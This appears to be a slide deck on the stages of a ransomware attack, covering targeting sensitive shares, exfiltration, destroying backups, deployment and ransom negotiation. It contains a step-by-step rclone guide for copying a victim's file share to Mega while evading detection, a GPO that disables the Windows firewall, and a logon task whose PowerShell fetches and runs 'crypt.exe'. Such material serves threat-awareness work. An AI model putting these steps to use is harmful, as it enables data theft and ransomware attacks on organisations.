
Policy	Setting
Enforce password history	24 passwords remembered
Maximum password age	42 days
Minimum password age	1 days
Minimum password length	7 characters
Password must meet complexity requirements	Enabled
Store passwords using reversible encryption	Enabled

Finding Leverage

Name

- Accounting
- Customers
- Desktop Redirection
- HR
- IT

```
# ls
cyber-insurance-policy.pdf  IR_runbook.doc  'patient records'
'drivers licenses'         ITpasswords.kdb  payroll.xls
'employee writeups'       'it policies'    W2s
I9s                        passwords.xls
'intellectual property'    'patient images'
```



Exfil

Rclone

In order to start downloading through the rclone you need to create a config

To create a config you need to open cmd and go to the directory where rclone.exe is located

Run rclone.exe with the command : rclone config

then select "new remote" in the menu that appears

call it "mega" then enter mega again

then enter the mega e-mail address, after it will ask you to enter your password or generate it, we choose ours with the letter 'Y'.

the pass will not appear on insertion, but it is still inserted there

After creating a config, we are thrown back to the main menu and we will exit the rclone.

Then enter this command "rclone.exe config show" it will show the config that we created

we copy it and create a file rclone.conf where we should put this information.

After we have found network shares we are interested in, we upload exe and the config to the target PC with the rights to hide the config and exe so that they are not found

go to the directory, where exe is located and run the command: shell rclone.exe copy "\\envisionpharma.com\IT\KLSHARE" Mega:Finanse -q --ignore-existing --auto-confirm --multi-thread-streams 12 --transfers 12

where: \\envisionpharma.com\IT\KLSHARE is share

Mega:Finanse file location in the mega (can create a folder in the mega on its own, it is only necessary to specify folder name here)

streams 12 --transfers 12 this is the number of simultaneous upload streams at maximum (12) I do not recommend to use many because you can easily get caught



Impact

Hypervisor



SQL



File server



CRM



Veeam

Veeam



C:OS



D:Daily



E:Weekly

SAN



File repo



Records



Backups

VEEAM BACKUP AND REPLICATION

HOME VIEW

Backup Job Replication Job Primary Jobs Backup Copy VM Copy File Copy Auxiliary Jobs Restore Import Backup Restore Failover Plan Failover Plans

BACKUP & REPLICATION

Jobs

- Backup
- Replication
- Agents




Backups

Disk

NAME ↓

NAME ↓	TYPE	OBJECTS	STATUS
Backup Job Citrix	VMware Back...	4	Stopped
Backup Job [REDACTED]	VMware Back...	5	Stopped
Backup Job [REDACTED]	Windows Age...	1	Stopped
Replication Job [REDACTED]	VMware Repli...	4	Stopped

Impact




Impact


Services	
Service (Name: MpsSvc)	
MpsSvc (Order: 1)	
General	
Service name	MpsSvc
Action	Stop service
Startup type:	Disabled
Wait timeout if service is locked:	30 seconds
Service Account	
Log on service as:	LocalSystem
Allow service to interact with the desktop:	Yes
Recovery	
First failure:	No change
Second failure:	No change
Subsequent failures:	No change
Common	
Options	
Stop processing items on this extension if an error occurs on this item	No
Apply once and do not reapply	No

Preferences	
Control Panel Settings	
Scheduled Tasks	
Scheduled Task (Name: IT startup)	
IT startup (Order: 1)	
General	
Action	Create
Task	
Name	IT startup
Run	C:\Windows\System32\cmd.exe
Arguments	/c powershell -Command "(New-Object System.Net.WebClient).DownloadFile('file://domain/sysvol/crypt.exe', 'C:\Users\Public\crypt.exe'); Start-Process -FilePath 'C:\Users\Public\crypt.exe'"
Scheduled task runs at a specified time	Enabled
Schedule	
1. Run at user logon	

Example small business workflows



Example workflows



Negotiation

INSTRUCTIONS

CHAT SUPPORT

ABOUT US

Payment method **MONERO** **BITCOIN (+10%)**

1 day ago

What you need is money
What I need is my job and the trust of my boss
But you don't give me a bargaining chip to talk to my boss
I'm really in difficulty like this

1 day ago

So your boss has to get in touch with us himself. You're an incompetent negotiator.

1 day ago

....

